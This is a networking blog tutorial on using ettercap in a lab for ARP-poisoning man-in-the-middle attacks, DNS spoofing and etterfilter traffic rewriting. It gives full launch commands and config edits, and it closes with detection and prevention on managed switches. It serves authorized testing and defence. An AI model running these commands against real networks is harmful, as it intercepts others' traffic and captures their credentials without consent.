
If you've spent any time configuring user authentication on... Full Story
By Manny Fernandez
October 10, 2026

Ettercap in 2026: ARP Poisoning, DNS Spoofing, and Content Filtering on the LAN
Ettercap in 2026: ARP Poisoning, DNS Spoofing, and Content Filtering on the LAN
Executive Summary
Objective. Stand up ettercap in an isolated lab, run a controlled ARP-poisoning man-in-the-middle (MITM) against a victim and its gateway, layer on DNS spoofing and etterfilter content rewriting, validate that the poisoning actually took, and then do the part most tutorials skip: detect and shut it down.
Target audience. Network engineers, SOC analysts, and penetration testers with written authorization, plus blue-teamers who need to understand the attack well enough to kill it on a managed switch fabric.
Why this is worth revisiting. Ettercap sat frozen at 0.8.3.1 from August 2020 until it suddenly came back to life. Version 0.8.4 “Garofalo” shipped on February 1, 2026, followed by 0.8.4.1 on April 7, 2026. The revival also means version hygiene now matters: CVE-2026-9365 affects builds up to 0.8.3, and 0.8.4.1 carries a fix for CVE-2026-3606. If you are running the tool you had installed two years ago, you are running vulnerable code. Pin your lab to 0.8.4.1 or newer.
Authorization first. ARP poisoning is disruptive and intercepting someone else’s traffic without consent is a crime in most jurisdictions. Everything below assumes a network you own or are explicitly contracted to test, on an isolated segment with no production traffic. If that is not your situation, stop here and read the defense section instead.
Prerequisites and Architecture
Assumed knowledge. Layer 2 switching and the ARP request/reply cycle, IPv4 addressing, and comfort at a Linux shell.
Why the attack works. ARP has no authentication. A host that receives an ARP reply updates its cache, whether or not it ever sent the matching request. Ettercap abuses this by sending forged, unsolicited ARP replies: it tells the victim that the gateway’s IP lives at the attacker’s MAC, and tells the gateway that the victim’s IP lives at the attacker’s MAC. Both caches get poisoned, both hosts ship their frames to the attacker, and ettercap relays them so the path stays up and nobody notices a dropped connection.

Lab environment. One isolated Layer 2 segment (a dumb switch or an isolated virtual switch), three hosts. Lab addressing follows the house convention: 10.0.0.0/16 for internal LAN space, carved here into a single 10.0.0.0/24.
| Component | Role | IP address | Notes |
|---|---|---|---|
| Attacker | ettercap host | 10.0.0.50 |
Kali or Ubuntu, wired into the same VLAN |
| Victim | target host | 10.0.0.100 |
Any OS; a cleartext service makes the demo obvious |
| Gateway | default route | 10.0.0.1 |
The “remote” end of the MITM |
Step-by-Step Implementation Workflow
Step 1 – Install a current ettercap
Goal. Get a post-revival, CVE-patched build (0.8.4.1 or newer).
Action. Install from your distro. The graphical package pulls in ettercap-common and gives you all three front ends (GTK GUI, curses, text); pick text-only for a headless box.
sudo apt update
sudo apt install ettercap-graphical     # GUI + curses + text front ends
# headless alternative:
# sudo apt install ettercap-text-only
ettercap --version
Verification. The version banner must report 0.8.4.1 or later. Anything at or below 0.8.3.x is exposed to CVE-2026-9365 and should not be used even in a lab.
Step 2 – Tune etter.conf
Goal. Let ettercap keep root privileges (it drops them by default, which breaks SSL handling and the redirect rules) and arm the correct packet-redirect commands for your firewall backend.
Action. Edit /etc/ettercap/etter.conf.
[privs]
ec_uid = 0
ec_gid = 0
Then uncomment the redirect pair that matches your host. For an iptables system, use the Linux block:
redir_command_on  = "iptables -t nat -A PREROUTING -i %iface -p tcp --dport %port -j REDIRECT --to-port %rport"
redir_command_off = "iptables -t nat -D PREROUTING -i %iface -p tcp --dport %port -j REDIRECT --to-port %rport"
On an nftables-only host, uncomment the nftables variants instead and leave the iptables lines commented, or the redirect silently fails.
Verification. Ettercap reads this file at launch. Start it once and confirm the startup banner does not warn about dropping to an unprivileged UID.
Step 3 – Decide who forwards packets
Goal. Keep the relayed path alive without duplicating every packet.
Action. Ettercap performs its own packet forwarding while it runs, and 0.8.4 hardened the privilege restore path (the regain_privs logic) so kernel IP-forwarding state is put back correctly on exit. Let ettercap own forwarding and leave the kernel setting off:
sysctl net.ipv4.ip_forward # expect: net.ipv4.ip_forward = 0
If you see every packet twice on a capture, the usual cause is that both the kernel and ettercap are forwarding. Set net.ipv4.ip_forward=0 and let ettercap handle it.
Step 4 – Launch the ARP MITM
Goal. Poison both caches and start relaying.
Action (text mode). The target syntax is four slash-separated fields, MAC/IPv4/IPv6/PORT. Leaving a field empty means “any”. TARGET1 is the gateway, TARGET2 is the victim. The arp:remote mode is what captures the victim’s traffic to the outside world, not just to the gateway.
sudo ettercap -T -q -i eth0 -M arp:remote /10.0.0.1// /10.0.0.100//
-Ttext UI,-qquiet (suppress packet payload dumps, still prints harvested credentials)-i eth0capture interface-M arp:remoteARP poisoning, remote connections included
GUI alternative. sudo ettercap -G, then Sniff > Unified sniffing, Hosts > Scan for hosts, open the Hosts list, add the gateway to Target 1 and the victim to Target 2, then MITM > ARP poisoning > enable “Sniff remote connections”.
Step 5 – Add DNS spoofing
Goal. Answer the victim’s DNS lookups with an attacker-controlled address.
Action. Edit /etc/ettercap/etter.dns with the records to forge:
example.com       A    10.0.0.50
*.example.com     A    10.0.0.50
www.example.com   PTR  10.0.0.50
Then launch with the dns_spoof plugin loaded (or press p mid-session and pick it, or enable it under Plugins > Manage plugins in the GUI):
sudo ettercap -T -q -i eth0 -P dns_spoof -M arp:remote /10.0.0.1// /10.0.0.100//
Verification. On the victim, nslookup example.com returns 10.0.0.50 instead of the real record.
Step 6 – Rewrite traffic with etterfilter
Goal. Modify cleartext payloads in flight. The classic teaching example forces the server to skip compression so later text substitutions are easy to land.
Action. Write the filter source, compile it to bytecode, then apply it with -F:
if (ip.proto == TCP && tcp.dst == 80) {
   if (search(DATA.data, "Accept-Encoding")) {
      replace("Accept-Encoding", "Accept-Rubbish!");
      msg("zapped Accept-Encoding\n");
   }
}
etterfilter test.filter -o test.ef
sudo ettercap -T -q -i eth0 -F test.ef -M arp:remote /10.0.0.1// /10.0.0.100//
Version 0.8.4 added an execreplace etterfilter command and a new random function, which widen what you can do inside a filter beyond static string swaps.
Verification and Validation
Confirm the poisoning took. On the victim, the gateway’s IP should now resolve to the attacker’s MAC:
# on the victim
arp -a | grep 10.0.0.1
# gateway (10.0.0.1) at aa:bb:cc:dd:ee:ff   <-- attacker's MAC, not the router's
Use ettercap’s own check. In the text or curses UI press p and run the chk_poison plugin. Expected success output is a line reporting that both directions of the poisoning are active:
chk_poison: Checking poisoning status...
chk_poison: Poisoning process succesful!
Confirm relay and capture. Watch the ettercap console for harvested credentials from any cleartext protocol (HTTP Basic, FTP, Telnet, POP3). If the victim keeps full connectivity while you see its traffic, the relay is working as intended.
Troubleshooting and Gotchas
Victim loses internet the moment you start. Forwarding is misconfigured. Either nothing is relaying (ettercap not actually poisoning, or killed early) or both kernel and ettercap are forwarding and the duplicates are breaking sessions. Run a tcpdump -ni eth0 host 10.0.0.100 on the attacker and confirm you see each flow relayed exactly once; set net.ipv4.ip_forward=0.
chk_poison reports failure and the ARP cache never changes. The switch is defending itself. Dynamic ARP Inspection (DAI) drops forged replies that do not match the DHCP snooping binding table, and static ARP entries on the hosts ignore your replies outright. This is the attack failing against a correctly hardened fabric, which is the outcome you want in production.
You see TLS but no plaintext. HTTPS with HSTS is doing its job. Modern ettercap is not a TLS-stripping machine, and well-configured sites will not downgrade. Treat a wall of encrypted traffic as a defensive win, not a tooling bug.
Redirect rules do nothing. You left ec_uid/ec_gid non-zero in etter.conf, so ettercap dropped privileges and could not install the iptables/nftables rules, or you uncommented the wrong firewall backend for your host.
Blue Team: Detect and Prevent It
The entire attack rests on one weakness, so the defenses target that weakness directly.
- Dynamic ARP Inspection plus DHCP snooping. On a managed switch, enable DHCP snooping to build a trusted IP-to-MAC binding table, then enable DAI to validate every ARP packet against it. Forged replies get dropped at the port. Mark uplinks and the DHCP server port as trusted.
- Static ARP for critical hosts. Pinning the gateway’s MAC statically on sensitive endpoints makes those caches un-poisonable.
- Port security and encryption everywhere. Limit MACs per port, and make sure there is nothing worth stealing in the clear: TLS with HSTS, SSH, no Telnet, no FTP.
- Detection. Run
arpwatchor ettercap’s ownarp_copplugin to alert on duplicate MACs and gratuitous ARP storms. Most IDS platforms also ship ARP-anomaly signatures.
On a FortiSwitch fabric (FortiLink-managed): enable DHCP snooping on the client VLAN so the switch builds its binding database, then turn on ARP inspection so ARP packets are validated against that database, with the FortiGate uplink and the DHCP server port set as trusted. IP source guard on access ports closes the related spoofing gap. The result is the same as classic DAI: ettercap’s forged replies are discarded at the edge and
chk_poison reports failure.Recent posts
-

-

DNS is one of those technologies that quietly underpins... Full Story
-

BGP issues on FortiGate firewalls usually trace back to... Full Story
-

Every time your laptop talks to your router, a... Full Story
-

If you've spent any time configuring NAT on a... Full Story
-

If you have spent any time configuring firewall policies... Full Story
-

High availability on FortiGate is one of those features... Full Story
-

If you've configured SD-WAN on a FortiGate, you've almost... Full Story
-

FortiLink is the management protocol that turns a FortiSwitch... Full Story
-

FortiSwitches are pretty rock solid from Mean Time Between... Full Story
-

This is a quicky tip. Have you ever gone... Full Story
-

DNS is one of those quiet pieces of internet... Full Story
-

This article is an updated version of the previous... Full Story
-

You will add ns2 as a secondary (slave) BIND9... Full Story
-

In the process of deploying my lab, I needed... Full Story
-

RFC 8805, used to be known as Self-Correcting IP... Full Story
-

Years back, I wrote an article about certificate pinning. ... Full Story
-

FortiGates have the ability to send alerts to Microsoft... Full Story
-

In this post, I am going to walk through... Full Story
-

Troubleshooting VoIP on a FortiGate can feel like trying... Full Story
-

Prior to FortiOS 7.0, there were three commands to... Full Story
-

In this post, I am going to go over... Full Story
-

What we are going to do: We are going... Full Story
-

Choosing between FGCP (FortiGate Clustering Protocol) and FGSP (FortiGate... Full Story
-

Creating a VLAN on macOS (The "Pro" Move) A... Full Story
-

This blog post explores the logic behind how macOS... Full Story
-

Pretty Fly for a Wi-Fi Tell My Wi-Fi Love... Full Story
-

Part of my daily gig is creating BoMs (Bill-of-Materials)... Full Story
-

ICMP introduces several security risks, but careful filtering, rate... Full Story
-

The command diag debug application dhcps -1 enables full... Full Story
-

In the world of FortiOS, execute tac report is... Full Story
-

LLDP; What is it The Link Layer Discovery Protocol... Full Story
-

What it actually does When you run diagnose fdsm... Full Story
-

Monkey Bites are bite-sized, high-impact security insights designed for... Full Story
-

I have run macOS in macOS with Parallels but... Full Story
-

Don't be confused with my other FortiNAC posts where... Full Story
-

This is the third session in a multi-part article... Full Story
-

Today I was configuring key-based authentication on a FortiGate... Full Story
-

Netcat, often called the "Swiss Army knife" of networking,... Full Story
-

At its core, IEEE 802.1X is a network layer... Full Story
-

In case you did not see the previous FortiNAC... Full Story
-

This is our 5th session where we are going... Full Story
-

Now that we have Wireshark installed and somewhat configured,... Full Story
-

The Philosophy of Packet Analysis Troubleshooting isn't about looking... Full Story
-

For those that may not know, Fortinet has a... Full Story
-

Executive Summary Objective: Deploy logcheck on a Debian or... Full Story
-

Ettercap in 2026: ARP Poisoning, DNS Spoofing, and Content... Full Story